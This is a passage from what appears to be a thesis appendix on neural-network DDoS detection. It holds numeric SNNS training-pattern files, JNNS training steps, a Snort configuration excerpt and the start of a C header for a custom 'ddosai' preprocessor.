0.361422974 0.361422974 0.361422974
#Out:

0
#In:
0.265084413 0.265084413 0.265084413
#Out:
0
#In:
0.436242911 0.436242911 0.436242911
#Out:
0
#In:
0.152855194 0.152855194 0.152855194
#Out:
0
#In:
0.825305613 0.845763493 0.794389976
#Out:
1
#In:
0.200622492 0.200622492 0.200622492
#Out:
0
#In:
0.713576533 0.878562881 0.607376910
#Out:
1
#In:
0.023833267 0.023833267 0.023833267
#Out:
0
#In:
0.850862843 0.850862843 0.850862843
#Out:
1
#In:
0.926282208 0.926282208 0.726282208
#Out:
1
#In:
0.224352396 0.224352396 0.224352396
#Out:
0
#In:
0.224456259 0.224456259 0.224456259
#Out:
0
#In:
0.115242374 0.115242374 0.115242374
#Out:
0
#In:
0.115442511 0.115442511 0.115442511
#Out:
0
#In:
0.113213998 0.113213998 0.113213998
#Out:
0
#In:
0.222511259 0.222511259 0.222511259
#Out:

0
#In:
0.242658891 0.242658891 0.242658891
#Out:
0
#In:
0.217512101 0.217512101 0.217512101
#Out:
0
#In:
0.231625101 0.231625101 0.231625101
#Out:
0
#In:
0.233306216 0.233306216 0.233306216
#Out:
0
#In:
0.123391991 0.123391991 0.123390991
#Out:
0
#In:
0.654153389 0.458829190 0.724167427
#Out:
1
#In:
0.922086082 0.822086082 0.922086082
#Out:
1
#In:
0.327333165 0.327333165 0.327333165
#Out:
0
#In:
0.882292082 0.503612813 0.710641336
#Out:
1
#In:
0.929304113 0.929304113 0.929304113
#Out:
1
#In:
0.623919839 0.681776036 0.619515624
#Out:
1
#In:
0.751868010 0.343823674 0.354480391
#Out:
1
#In:
0.571510634 0.531990476 0.797369621
#Out:
1
#In:
0.258935019 0.258935019 0.258935019
#Out:
0
#In:
0.020519444 0.020519444 0.020519444
#Out:

0
#In:
0.111336997 0.111336997 0.111336997
#Out:
0
#In:
0.133278422 0.133278422 0.133278422
#Out:
0
#In:
0.159952776 0.159952776 0.159952776
#Out:
0
#In:
0.227883854 0.227883854 0.227883854
#Out:
0
#In:
0.248428892 0.248428892 0.248428892
#Out:
0
#In:
0.135533443 0.135533443 0.135533443
#Out:
0
#In:
0.041598888 0.041598888 0.041598888
#Out:
0
#In:
0.109997219 0.109997219 0.109997219
#Out:
0
#In:
0.154995829 0.154995829 0.154995829
#Out:
0
#In:
0.123696663 0.123696663 0.123696663
#Out:
0
#In:
0.141160619 0.141160619 0.141160619
#Out:
0
#In:
0.197716552 0.197716552 0.197716552
#Out:
0
#In:
0.168503452 0.168503452 0.168503452
#Out:
0
#In:
0.239877526 0.239877526 0.239877526
#Out:
0
#In:
0.138616274 0.138616274 0.138616274
#Out:

0
#In:
0.026599444 0.026599444 0.026599444
#Out:
0
#In:
0.012894652 0.012894652 0.012894652
#Out:
0
#In:
0.298698935 0.298698935 0.298698935
#Out:
0
#In:
0.229726851 0.229726851 0.229726851
#Out:
0
#In:
0.849796272 0.849796272 0.849796272
#Out:
1
#In:
0.746111899 0.646111899 0.746111899
#Out:
1
#In:
0.446508363 0.439752029 0.822539296
#Out:
1
#In:
0.727643733 0.727643733 0.727643733
#Out:
1
#In:
0.859617784 0.831990780 0.617990501
#Out:
1
#In:
0.489979328 0.791275301 0.496065410
#Out:
1
#In:
0.684456734 0.456248261 0.766263152
1#Out:
1
#In:
0.815907732 0.327735985 0.408867851
#Out:
1
#In:
0.982141481 0.782141481 0.982141481
#Out:
1
#In:
0.992309271 0.992309271 0.992309271
#Out:
1
#In:
0.981274606 0.981274606 0.881274606
#Out:

1
#In
0.981522498 0.981522498 0.981522498
#Out:
1
#In:
0.706219015 0.783669008 0.423179489
#Out:
1
#In:
0.305773619 0.784378839 0.720644231
#Out:
1
#In:
0.671280535 0.496489335 0.345773259
#Out:
1
#In:
0.218869591 0.218869591 0.218869591
#Out:
0
#In:
0.826496063 0.899210129 0.695253324
#Out:
1
#In:
0.748247599 0.745527909 0.663647722
#Out:
1
#In:
0.562759790 0.672219669 0.704769597
#Out:
1
#In:
0.390650535 0.720437250 0.883434368
#Out:
1
#In:
0.726492248 0.603405055 0.678843296
#Out:
1
#In:
0.790032470 0.355605663 0.844787739
#Out:
1
#In:
0.985889351 0.985889351 0.985889351
#Out:
1
#In:
0.984622414 0.984622414 0.984622414
#Out:
1
#In:
0.310463107 0.396908089 0.354969380
#Out:
1
#In:
0.554229080 0.740673756 0.842033064
#Out:

1
#In:
0.231571532 0.231571532 0.231571532
#Out:
0
#In:
0.196237512 0.196237512 0.196237512
#Out:
0
#In:
0.153555773 0.153555773 0.153555773
#Out:
0
#In:
0.988258357 0.988258357 0.988258357
#Out:
1
#In:
0.987434539 0.987434539 0.987434539
#Out:
1
#In:
0.502015593 0.865172456 0.517883141
#Out:
1
#In:
0.98815552 0.98815552 0.98815552
#Out:
1
#In:
0.333761492 0.781160372 0.659166089
#Out:
1
#In:
0.991853221 0.991853221 0.891853221
#Out:
1
#In:
0.851550514 0.471266337 0.842205317
#Out:
1
#In:
0.850416259 0.536719312 0.435171334
#Out:
1
#In:
0.469055946 0.403438271 0.671997132
#Out:
1
#In:
0.984345423 0.984345423 0.784345423
#Out:
1
#In:
0.844320733 0.806131154 0.735550753
#Out:
1
#In:
0.991347234 0.691347234 0.991347234
#Out:

1
#In:
0.158615711 0.158615711 0.158615711
#Out:
0
#In:
0.226397157 0.226397157 0.226397157
#Out:
0
#In:
0.216805146 0.216805146 0.216805146
#Out:
0
#In:
0.219796566 0.219796566 0.219796566
#Out:
0
#In:
0.125094757 0.125094757 0.125094757
#Out:
0
#In:
0.24813884 0.24813884 0.24813884
#Out:
0
#In:
0.228554829 0.228554829 0.228554829
#Out:
0
#In:
0.238647557 0.238647557 0.238647557
#Out:
0
#In:
0.238326573 0.238326573 0.238326573
#Out:
0
#In:
0.370820888 0.370820888 0.370820888
#Out:
0
#In:
0.304027191 0.304027191 0.304027191
#Out:
0
#In:
0.725113341 0.557163927 0.434336829
#Out:
1
#In:
0.989803175 0.989803175 0.889803175
#Out:
1
#In:
0.378396123 0.643645653 0.838267671
#Out:
1
#In:
0.092359666 0.092359666 0.092359666
#Out:

0
#In:
0.238809352 0.238809352 0.238809352
#Out:
1
#In:
0.870871165 0.739978796 0.476941802
#Out:
1
#In:
0.635814193 0.935814193 0.835814193
#Out:
1
#In:
0.268026573 0.268026573 0.268026573
#Out:
0
#In:
0.216354104 0.216354104 0.216354104
#Out:
0
#In:
0.245339399 0.245339399 0.245339399
#Out:
0
#In:
0.236799607 0.236799607 0.236799607
#Out:
0
#In:
0.229444021 0.229444021 0.229444021
#Out:
0
#In:
0.852251026 0.639878166 0.807428684
#Out:
1
#In:
0.948694388 0.948694388 0.948694388
#Out:
1
#In:
0.918229208 0.918229208 0.618229208
#Out:
1
#In:
0.689809975 0.689809975 0.989809975
#Out:
1
#In:
0.105269958 0.105269958 0.105269958
#Out:
0
#In:
0.127716992 0.127716992 0.127716992
#Out:
0
#In:
0.212895299 0.212895299 0.212895299
#Out:

0
#In:
0.761994999 0.961994999 0.761994999
#Out:
1
#In:
0.238099598 0.238099598 0.238099598
#Out:
0
#In:
0.536966596 0.612325494 0.720848226
#Out:
1

SNNS pattern definition file V3.2
generated at Wed Jan 9 11:32:16 2013

No. of patterns : 3148
No. of input units : 5
No. of output units : 1

#In:
0.163013699 0.163013699 0.163013699 0.163013699 0.163013699
#Out:
0
#In:
0.333771629 0.381139791 0.306588875 0.633492199 0.509461443
#Out:
1
#In:
0.493926522 0.578397889 0.726329172 0.459394180 0.877441266
#Out:
1
#In:
0.158493151 0.158493151 0.158493151 0.158493151 0.158493151
#Out:
0
#In:
0.349315068 0.349315068 0.349315068 0.349315068 0.349315068
#Out:
1
#In:
0.646712329 0.546712329 0.546712329 0.646712329 0.546712329
#Out:
1
#In:
0.154520548 0.154520548 0.154520548 0.154520548 0.154520548
#Out:
0
#In:
0.144520548 0.144520548 0.144520548 0.144520548 0.144520548
#Out:
0
#In:
0.664520548 0.564520548 0.564520548 0.664520548 0.564520548
#Out:

1
#In:
0.881875565 0.333319721 0.940798676 0.677253748 0.494532225
#Out:
1
#In:
0.525378462 0.464822855 0.963997059 0.680997502 0.952794183
#Out:
1
#In:
0.16890411 0.16890411 0.16890411 0.16890411 0.16890411
#Out:
0
#In:
0.123150685 0.123150685 0.123150685 0.123150685 0.123150685
#Out:
0
#In:
0.467123288 0.467123288 0.567123288 0.467123288 0.867123288
#Out:
1
#In:
0.854213474 0.732661418 0.812505027 0.798816666 0.511091139
#Out:
1
#In:
0.454777145 0.582390621 0.467485631 0.762672911 0.938913474
#Out:
1
#In:
0.136027397 0.136027397 0.136027397 0.136027397 0.136027397
#Out:
0
#In:
0.15369863 0.15369863 0.15369863 0.15369863 0.15369863
#Out:
0
#In:
0.892064425 0.529536612 0.405676554 0.383917120 0.805044627
#Out:
1
#In:
0.426194324 0.618759664 0.864078493 0.661099981 0.708943691
#Out:
1
#In:
0.145890411 0.145890411 0.145890411 0.145890411 0.145890411
#Out:
0
#In:
0.16109589 0.16109589 0.16109589 0.16109589 0.16109589
#Out:
0
#In:
0.494017773 0.911701597 0.314621193 0.385815907 0.837647140
#Out:
1
#In:
0.885846043 0.301229169 0.565003949 0.663212345 0.423724247
#Out:

1
#In:
0.157808219 0.157808219 0.157808219 0.157808219 0.157808219
#Out:
0
#In:
0.413237561 0.518275944 0.430272460 0.390353395 0.421702096
#Out:
1
#In:
0.932799047 0.516990870 0.318723050 0.620801890 0.497943458
#Out:
1
#In:
0.164520548 0.164520548 0.164520548 0.164520548 0.164520548
#Out:
0
#In:
0.171643836 0.171643836 0.171643836 0.171643836 0.171643836
#Out:
0
#In:
0.450684932 0.650684932 0.450684932 0.450684932 0.550684932
#Out:
1
#In:
0.710821918 0.410821918 0.410821918 0.410821918 0.510821918
#Out:
1
#In:
0.602268931 0.314525612 0.475428385 0.809140501 0.387944771
#Out:
1
#In:
0.15260274 0.15260274 0.15260274 0.15260274 0.15260274
#Out:
0
#In:
0.490167913 0.773528112 0.936443741 0.348081420 0.844934186
#Out:
1
#In:
0.316575342 0.316575342 0.316575342 0.316575342 0.316575342
#Out:
1
#In:
0.16 0.16 0.16 0.16 0.16
#Out:
0
#In:
0.605890411 0.305890411 0.305890411 0.305890411 0.305890411
#Out:
1
#In:
0.384931507 0.384931507 0.684931507 0.384931507 0.734931507
#Out:
1
#In:
0.165479452 0.165479452 0.165479452 0.165479452 0.165479452
#Out:

0
#In:
0.157808219 0.157808219 0.157808219 0.157808219 0.157808219
#Out:
0
#In:
0.30260274 0.30260274 0.40260274 0.30260274 0.50260274
#Out:
1
#In:
0.602268931 0.314525612 0.475428385 0.809140501 0.387944771
#Out:
1
#In:
0.176575342 0.176575342 0.176575342 0.176575342 0.176575342
#Out:
0
#In:
0.15890411 0.15890411 0.15890411 0.15890411 0.15890411
#Out:
0
#In:
0.789861302 0.374996865 0.915862323 0.364135286 0.789783009
#Out:
1
#In:
0.141917808 0.141917808 0.141917808 0.141917808 0.141917808
#Out:
0
#In:
0.895186945 0.979294591 0.938796410 0.736812370 0.640294355
#Out:
1
#In:
0.444756348 0.538138875 0.323514794 0.649824620 0.716920370
#Out:
1
#In:
0.120547945 0.120547945 0.120547945 0.120547945 0.120547945
#Out:
0
#In:
0.144657534 0.144657534 0.144657534 0.144657534 0.144657534
#Out:
0
#In:
0.797865342 0.821943828 0.794995438 0.723205679 0.659155996
#Out:
1
#In:
0.402830564 0.440927956 0.522705776 0.398151627 0.643236211
#Out:
1
#In:
0.165479452 0.145479452 0.145479452 0.145479452 0.145479452
#Out:
0
#In:
0.141643836 0.141643836 0.141643836 0.141643836 0.141643836
#Out:

0
#In:
0.508287679 0.455940602 0.772213412 0.734297542 0.862543358
#Out:
1
#In:
0.700551544 0.968188023 0.498086258 0.689327916 0.475602158
#Out:
1
#In:
0.141506849 0.141506849 0.141506849 0.141506849 0.141506849
#Out:
0
#In:
0.506575342 0.506575342 0.306575342 0.306575342 0.306575342
#Out
1
#In:
0.142191781 0.142191781 0.142191781 0.142191781 0.142191781
#Out:
0
#In:
0.642782568 0.962585777 0.913496965 0.514437751 0.704252562
#Out:
1
#In:
0.512787970 0.488911963 0.635788597 0.363259522 0.486303942
#Out:
1
#In:
0.147123288 0.147123288 0.147123288 0.147123288 0.147123288
#Out:
0
#In:
0.147945205 0.147945205 0.147945205 0.147945205 0.147945205
#Out:
0
#In:
0.608644290 0.457818933 0.798865518 0.479816449 0.343279991
#Out:
1
#In:
0.145205479 0.145205479 0.145205479 0.145205479 0.145205479
#Out:
0
#In:
0.370192395 0.900924175 0.905055243 0.966739635 0.821684832
#Out:
1
#In:
0.725816396 0.519707998 0.595125564 0.847370866 0.951851876
#Out:
1
#In:
0.148767123 0.148767123 0.148767123 0.148767123 0.148767123
#Out:
0
#In:
0.672328767 0.672328767 0.672328767 0.672328767 0.672328767
#Out:

1
#In:
0.577584038 0.632608525 0.942947450 0.712228246 0.585289269
#Out:
1
#In:
0.310041592 0.968001341 0.336211736 0.455538271 0.711773857
#Out:
1
#In:
0.146438356 0.146438356 0.146438356 0.146438356 0.146438356
#Out:
0
#In:
0.140684932 0.140684932 0.140684932 0.140684932 0.140684932
#Out:
0
#In:
0.04109589 0.04109589 0.04109589 0.04109589 0.04109589
#Out:
0
#In:
0.380684932 0.580684932 0.380684932 0.550684932 0.780684932
#Out:
1
#In:
0.023287671 0.023287671 0.023287671 0.023287671 0.023287671
#Out:
0
#In:
0.446447872 0.768583167 0.730489433 0.855996022 0.435060904
#Out:
1
#In:
0.497159381 0.915068290 0.482342140 0.408365130 0.924293905
#Out:
1
#In:
0.273972603 0.273972603 0.273972603 0.273972603 0.273972603
#Out:
0
#In:
0.136986301 0.136986301 0.136986301 0.136986301 0.136986301
#Out:
0
#In:
0.551109589 0.81109589 0.51109589 0.81109589 0.81109589
#Out:
1
#In:
0.538082192 0.538082192 0.538082192 0.538082192 0.538082192
#Out:
1
#In:
0.095890411 0.095890411 0.095890411 0.095890411 0.095890411
#Out:
0
#In:
0.901036901 0.349535886 0.847727829 0.561557127 0.401773469
#Out:

1
#In:
0.305068493 0.305068493 0.305068493 0.305068493 0.305068493
#Out:
1
#In:
0.030410959 0.030410959 0.030410959 0.030410959 0.030410959
#Out:
0
#In:
0.551917808 0.451917808 0.851917808 0.451917808 0.451917808
#Out:
1
#In:
0.305890411 0.305890411 0.305890411 0.305890411 0.305890411
#Out:
1
#In:
0.095753425 0.095753425 0.095753425 0.095753425 0.095753425
#Out:
0
#In:
0.573287671 0.473287671 0.473287671 0.673287671 0.473287671
#Out:
1
#In:
0.296849315 0.296849315 0.296849315 0.296849315 0.296849315
#Out:
1
#In:
0.068493151 0.068493151 0.068493151 0.068493151 0.068493151
#Out:
0
#In:
0.232876712 0.232876712 0.232876712 0.232876712 0.232876712
#Out:
0
#In:
0.508356164 0.608356164 0.708356164 0.708356164 0.508356164
#Out:
1
#In:
0.523424658 0.523424658 0.723424658 0.723424658 0.523424658
#Out:
1
#In:
0.095753425 0.095753425 0.095753425 0.095753425 0.095753425
#Out:
0
#In:
0.547808219 0.647808219 0.547808219 0.547808219 0.647808219
#Out:
1
#In:
0.304383562 0.304383562 0.304383562 0.304383562 0.304383562
#Out:
1
#In:
0.656575342 0.456575342 0.456575342 0.456575342 0.656575342
#Out:

1
#In:
0.079041096 0.007808219 0.079041096 0.079041096 0.079041096
#Out:
0
#In:
0.14260274 0.14260274 0.14260274 0.14260274 0.14260274
#Out:
0
#In:
0.4232124 0.4611 0.2443 0.44332 0.44123
#Out:
1
#In:
0.316438356 0.316438356 0.316438356 0.316438356 0.316438356
#Out:
1
#In:
0.144520548 0.144520548 0.144520548 0.144520548 0.144520548
#Out:
0
#In:
0.273835616 0.273835616 0.273835616 0.273835616 0.273835616
#Out:
0
#In:
0.471780822 0.671780822 0.471780822 0.471780822 0.571780822
#Out:
1
#In:
0.438082192 0.438082192 0.438082192 0.438082192 0.538082192
#Out:
1
#In:
0.439863014 0.639863014 0.439863014 0.639863014 0.439863014
#Out:
1
#In:
0.246438356 0.246438356 0.246438356 0.246438356 0.246438356
#Out:
0
#In:
0.208493151 0.208493151 0.208493151 0.208493151 0.208493151
#Out:
0
#In:
0.61630137 0.61630137 0.61630137 0.81630137 0.61630137
#Out:
1
#In:
0.700136986 0.700136986 0.400136986 0.700136986 0.700136986
#Out:
1
#In:
0.191780822 0.191780822 0.191780822 0.191780822 0.191780822
#Out:
0
#In:
0.384931507 0.384931507 0.384931507 0.384931507 0.384931507
#Out:

1
#In:
0.430684932 0.530684932 0.430684932 0.430684932 0.630684932
#Out:
1
#In:
0.909011441 0.387132933 0.511179788 0.776252115 0.340183464
#Out:
1

SNNS pattern definition file V3.2
generated at Sat Jan 19 19:30:13 2013

No. of patterns : 3017
No. of input units : 4
No. of output units : 1

#In:
0.632046655 0.743609391 0.364836804 0.384870202
#Out:
1
#In:
0.224420191 0.224420191 0.224420191 0.224420191
#Out:
0
#In:
0.804547522 0.504547522 0.704547522 0.504547522
#Out:
1
#In:
0.013187813 0.013187813 0.013187813 0.013187813
#Out:
0
#In:
0.164847658 0.164847658 0.164847658 0.164847658
#Out:
0
#In:
0.902921215 0.305825299 0.770576383 0.940330620
#Out:
1
#In:
0.123237835 0.123237835 0.123237835 0.123237835
#Out:
0
#In:
0.995225102 0.495225102 0.595225102 0.495225102
#Out:
1
#In:
0.130059118 0.130059118 0.130059118 0.130059118
#Out:
0
#In:
0.915428060 0.701984133 0.595238716 0.565482001

#Out:
1
#In:
0.493926522 0.578397889 0.726329172 0.394515795
#Out:
1
#In:
0.502273761 0.702273761 0.502273761 0.802273761
#Out:
1
#In:
0.10732151 0.10732151 0.10732151 0.10732151
#Out:
0
#In:
0.186903138 0.186903138 0.186903138 0.186903138
#Out:
0
#In:
0.333771629 0.381139791 0.306588875 0.434001246
#Out:
1
#In:
0.25056844 0.25056844 0.25056844 0.25056844
#Out:
1
#In:
0.902921215 0.305825299 0.770576383 0.940330620
#Out:
1
#In:
0.004092769 0.004092769 0.004092769 0.004092769
#Out:
0
#In:
0.162573897 0.162573897 0.162573897 0.162573897
#Out:
0
#In:
0.525378462 0.464822855 0.963997059 0.691768925
#Out:
1
#In:
0.674092986 0.621618658 0.420042057 0.686024801
#Out:
1
#In:
0.006139154 0.006139154 0.006139154 0.006139154
#Out:
0
#In:
0.711368804 0.511368804 0.811368804 0.511368804
#Out:
1
#In:
0.039108686 0.039108686 0.039108686 0.039108686
#Out:
0
#In:
0.688052113 0.905534546 0.362020373 0.471692562

#Out:
1
#In:
0.184629377 0.184629377 0.184629377 0.184629377
#Out:
0
#In:
0.702728513 0.502728513 0.602728513 0.502728513
#Out:
1
#In:
0.444756348 0.538138875 0.323514794 0.891981986
#Out:
1
#In:
0.041837199 0.041837199 0.041837199 0.041837199
#Out:
0
#In:
0.035925421 0.035925421 0.035925421 0.035925421
#Out:
0
#In:
0.812141883 0.712141883 0.912141883 0.712141883
#Out:
1
#In:
0.058663029 0.058663029 0.058663029 0.058663029
#Out:
0
#In:
0.789861302 0.374996865 0.915862323 0.548493888
#Out:
1
#In:
0.062528422 0.062528422 0.062528422 0.062528422
#Out:
0
#In:
0.760779708 0.933737674 0.416245839 0.954425264
#Out:
1
#In:
0.065484311 0.065484311 0.065484311 0.065484311
#Out:
0
#In:
0.486130059 0.586130059 0.486130059 0.586130059
#Out:
1
#In:
0.803731176 0.802587448 0.865716660 0.556269380
#Out:
1
#In:
0.717144156 0.617144156 0.717144156 0.717144156
#Out:
1
#In:
0.007503411 0.007503411 0.007503411 0.007503411

#Out:
0
#In:
0.608644290 0.457818933 0.798865518 0.561479361
#Out:
1
#In:
0.443385373 0.674390383 0.320109025 0.599560825
#Out:
1
#In:
0.056161892 0.056161892 0.056161892 0.056161892
#Out:
0
#In:
0.851095690 0.316987798 0.972547033 0.339078769
#Out:
1
#In:
0.045020464 0.045020464 0.045020464 0.045020464
#Out:
0
#In:
0.00113688 0.00113688 0.00113688 0.00113688
#Out:
0
#In:
0.716371078 0.516371078 0.616371078 0.516371078
#Out:
1
#In:
0.004092769 0.004092769 0.004092769 0.004092769
#Out:
0
#In:
0.302605690 0.785236807 0.463333815 0.581029789
#Out:
1
#In:
0.007730787 0.007730787 0.007730787 0.007730787
#Out:
0
#In:
0.020236471 0.020236471 0.020236471 0.020236471
#Out:
0
#In:
0.453842656 0.453842656 0.453842656 0.453842656
#Out:
1
#In:
0.090723056 0.090723056 0.090723056 0.090723056
#Out:
0
#In:
0.586584811 0.486584811 0.586584811 0.486584811
#Out:
1
#In:
0.019326967 0.019326967 0.019326967 0.019326967

#Out:
0
#In:
0.032060027 0.032060027 0.032060027 0.032060027
#Out:
0
#In:
0.270804911 0.270804911 0.270804911 0.270804911
#Out:
1
#In:
0.901036901 0.349535886 0.847727829 0.404983850
#Out:
1
#In:
0.020918599 0.020918599 0.020918599 0.020918599
#Out:
0
#In:
0.540654843 0.440654843 0.640654843 0.440654843
#Out:
1
#In:
0.025466121 0.025466121 0.025466121 0.025466121
#Out:
0
#In:
0.030923147 0.030923147 0.030923147 0.030923147
#Out:
0
#In:
0.272396544 0.272396544 0.672396544 0.272396544
#Out:
1
#In:
0.037971805 0.037971805 0.037971805 0.037971805
#Out:
0
#In:
0.011141428 0.011141428 0.011141428 0.011141428
#Out:
0
#In:
0.478171896 0.478171896 0.478171896 0.478171896
#Out:
1
#In:
0.376307412 0.376307412 0.376307412 0.376307412
#Out:
1
#In:
0.007048658 0.007048658 0.007048658 0.007048658
#Out:
0
#In:
0.498999545 0.298999545 0.598999545 0.298999545
#Out:
1
#In:
0.037744429 0.037744429 0.037744429 0.037744429

#Out:
0
#In:
0.011368804 0.011368804 0.011368804 0.011368804
#Out:
0
#In:
0.341973624 0.441973624 0.341973624 0.441973624
#Out:
1
#In:
0.115734425 0.115734425 0.115734425 0.115734425
#Out:
0
#In:
0.386941678 0.505920000 0.661600251 0.408589689
#Out:
1
#In:
0.004547522 0.004547522 0.004547522 0.004547522
#Out:
0
#In:
0.004547522 0.004547522 0.004547522 0.004547522
#Out:
0
#In:
0.71796271 0.51796271 0.61796271 0.51796271
#Out:
1
#In:
0.503410641 0.503410641 0.803410641 0.503410641
#Out:
1
#In:
0.134834015 0.134834015 0.134834015 0.134834015
#Out:
0
#In:
0.491814461 0.791814461 0.491814461 0.591814461
#Out:
1
#In:
0.126193724 0.126193724 0.126193724 0.126193724
#Out:
0
#In:
0.406322219 0.652007210 0.424635255 0.427110443
#Out:
1
#In:
0.133015007 0.133015007 0.133015007 0.133015007
#Out:
0
#In:
0.613642565 0.513642565 0.613642565 0.513642565
#Out:
1
#In:
0.121191451 0.121191451 0.121191451 0.121191451

#Out:
0
#In:
0.734298736 0.595353249 0.969071389 0.737623893
#Out:
1
#In:
0.150068213 0.150068213 0.150068213 0.150068213
#Out:
0
#In:
0.251932697 0.351932697 0.251932697 0.351932697
#Out:
1
#In:
0.143474307 0.143474307 0.143474307 0.143474307
#Out:
0
#In:
0.137562528 0.137562528 0.137562528 0.137562528
#Out:
0
#In:
0.250341064 0.250341064 0.250341064 0.250341064
#Out:
1
#In:
0.119827194 0.119827194 0.119827194 0.119827194
#Out:
0
#In:
0.558071851 0.258071851 0.358071851 0.258071851
#Out:
1
#In:
0.126875853 0.126875853 0.126875853 0.126875853
#Out:
0
#In:
0.129149613 0.129149613 0.129149613 0.129149613
#Out:
0
#In:
0.705093224 0.705093224 0.705093224 0.705093224
#Out:
1
#In:
0.02728513 0.02728513 0.02728513 0.02728513
#Out:
0
#In:
0.314657450 0.940548982 0.930904208 0.972870362
#Out:
1
#In:
0.175306958 0.175306958 0.175306958 0.175306958
#Out:
0
#In:
0.695907231 0.495907231 0.695907231 0.495907231

#Out:
1
#In:
0.165075034 0.165075034 0.165075034 0.165075034
#Out:
0
#In:
0.417189632 0.517189632 0.317189632 0.417189632
#Out:
1
#In:
0.006821282 0.006821282 0.006821282 0.006821282
#Out:
0
#In:
0.794487096 0.849852558 0.869324310 0.398224028
#Out:
1
#In:
0.12937699 0.12937699 0.12937699 0.12937699
#Out:
0
#In:
0.479308777 0.679308777 0.679308777 0.479308777
#Out:
1
#In:
0.158481128 0.158481128 0.158481128 0.158481128
#Out:
0
#In:
0.504547522 0.704547522 0.604547522 0.504547522
#Out:
1


#In:
0.155070487 0.155070487 0.155070487 0.155070487
#Out:
0
#In:
0.435925421 0.535925421 0.635925421 0.535925421
#Out:
1
#In:
0.040927694 0.040927694 0.040927694 0.040927694
#Out:
0
#In:
0.043201455 0.043201455 0.043201455 0.043201455
#Out:
0
#In:
0.508640291 0.608640291 0.508640291 0.608640291
#Out:
1
#In:
0.020463847 0.020463847 0.020463847 0.020463847
#Out:
0
#In:

0.933253600 0.733539412 0.729820744 0.789515237
#Out:
1
#In:
0.044793088 0.044793088 0.044793088 0.044793088
#Out:
0
#In:
0.163710778 0.163710778 0.163710778 0.163710778
#Out:
0
#In:
0.045475216 0.045475216 0.045475216 0.045475216
#Out:
0
#In:
0.571632330 0.384178095 0.595620186 0.888508310
#Out:
1
#In:
0.018190086 0.018190086 0.018190086 0.018190086
#Out:
0
#In:
0.002046385 0.002046385 0.002046385 0.002046385
#Out:
0
#In:
0.11482492 0.11482492 0.11482492 0.11482492
#Out:
0
#In:
0.017735334 0.017735334 0.017735334 0.017735334
#Out:
0
#In:
0.092542065 0.092542065 0.092542065 0.092542065
#Out:
0
#In:
0.769029921 0.695993847 0.947189453 0.355946416
#Out:
1
#In:
0.556210272 0.661110438 0.926201668 0.729624247
#Out:
1
#In:
0.070031833 0.070031833 0.070031833 0.070031833
#Out:
0
#In:
0.010004548 0.010004548 0.010004548 0.010004548
#Out:
0

Appendix 6-1


Following points are steps for training and validating the ANN algorithm with genuine patterns, known and unknown DDoS patterns (datasets). This process includes creating TCP, UDP and ICMP ANN topological layouts, activation function and learning algorithm outlined in Figures 5-4, 5-5 and 5-6 (Chapter 5).

1. Double click and execute JNNS from its local directory.
2. Create input, hidden and output layers. This can be done by selecting tools>create> layers.
3. During the node creation, as recommended in JNNS documentation [215][216], select unit type as input, hidden or output and leave the rest untouched (default values). See below Figure. The default settings provide the Sigmoid (Logistic) activation function described in Chapter 5.



Creating the layers and connecting them.

4. Then the nodes are connected together from input layer to hidden layer and then to the output layer. To do this, one needs to select tools>create>connections (Feed-Forward).
5. Choose the learning algorithm (Back-Propagation) by selecting Tools>Control Panel>learning>Back-Propagation. See below Figure.



Choosing learning algorithm & upload datasets

6. Once we prepared the datasets with the format that JNNS accepts (Appendix 5-4), we uploaded 80% of the datasets for training purposes and 20% to validate it. It is recommended by JNNS to use a small portion of the datasets to validate the training process and avoid overtraining [215][216]. Furthermore, the training datasets must be higher than validation datasets since more patterns assist the algorithm to learn more about the attacks. To upload the algorithm, one needs to select Tools>Control Panel>patterns. The result of this process is ANN topological layout represented in Chapter 5, Figures 5-4, 5-5 and 5-6.
7. Open the Error Graph to learn about the learning and validation process as shown in Chapter 6, Section 6.3.1.
8. Execute (run) JNNS and observe the Error Graph to identify the learning cycles for each protocol as described in Chapter 6 and verify ANN´s learning process.

Appendix 6-2

This configuration file is taken from Snort configure file. The configure file contains different configuration variables and settings, but in this Appendix we show the variables that are used in our work and disabled the irrelevant variables under <SNORT-AI>/etc/snort.conf. In this Appendix, we also show the source code of the Organiser, Victim IP Identifier where the Organiser is part of the Snort-AI code. However, the entire code for each component and element is too long to be shown in this Appendix. Therefore we show snapshots of the code in here and for the entire source code refer to the enclosed CD.

```
#--------------------------------------------------
# Set the network variables:
#
# You must change the following variables to reflect your local network. The
# variable is currently setup for an RFC 1918 address space.
#
# var HOME_NET [10.1.1.0/24,192.168.1.0/24]
#
# MAKE SURE YOU DON'T PLACE ANY SPACES IN YOUR LIST!
# In our work we want to retrieve packets from home and external network.
#
var HOME_NET any

# Set up the external network addresses as well.  A good start may be "any"
var EXTERNAL_NET any

# DDoS_Train: Generates the training data sets for DDoS
# ------------------------------------------------------------------------
# Its function is to generate training data sets files for the Artificial Neural Networks used in
# DDoS_Train. The flow pre-processor must be enabled.
#
#preprocessor DDoS_train

#Our preprocessor
preprocessor ddosai: ddosai ddosai args
#
# log_tcpdump: log packets in binary tcpdump format
# -------------------------------------------------
# The only argument is the output file name.
#
output log_tcpdump: tcpdump.log
#
# database: log to a variety of databases.
# If database is used to log information, then uncomment the following. We however, do not use database and only focused on log files. See the README.database file for more
#information about configuring and using this plugin
#
#include reference.config
#
# Using the default flow bit value
#
config flowbits_size: 64
#
```

Following is the spp_ddosai.h file for ICMP, UDP and TCP:

```
#ifndef __SPP_DDOSAI_H__
#define __SPP_DDOSAI_H__


/*Create a struct that can be used later */
typedef struct ddosaiSt{
        int x;
        char *String;
}ddosaiSt;


void SetupDDoS(void);

/* During  setup initializing process is used */

void ddosFunction( char *str);

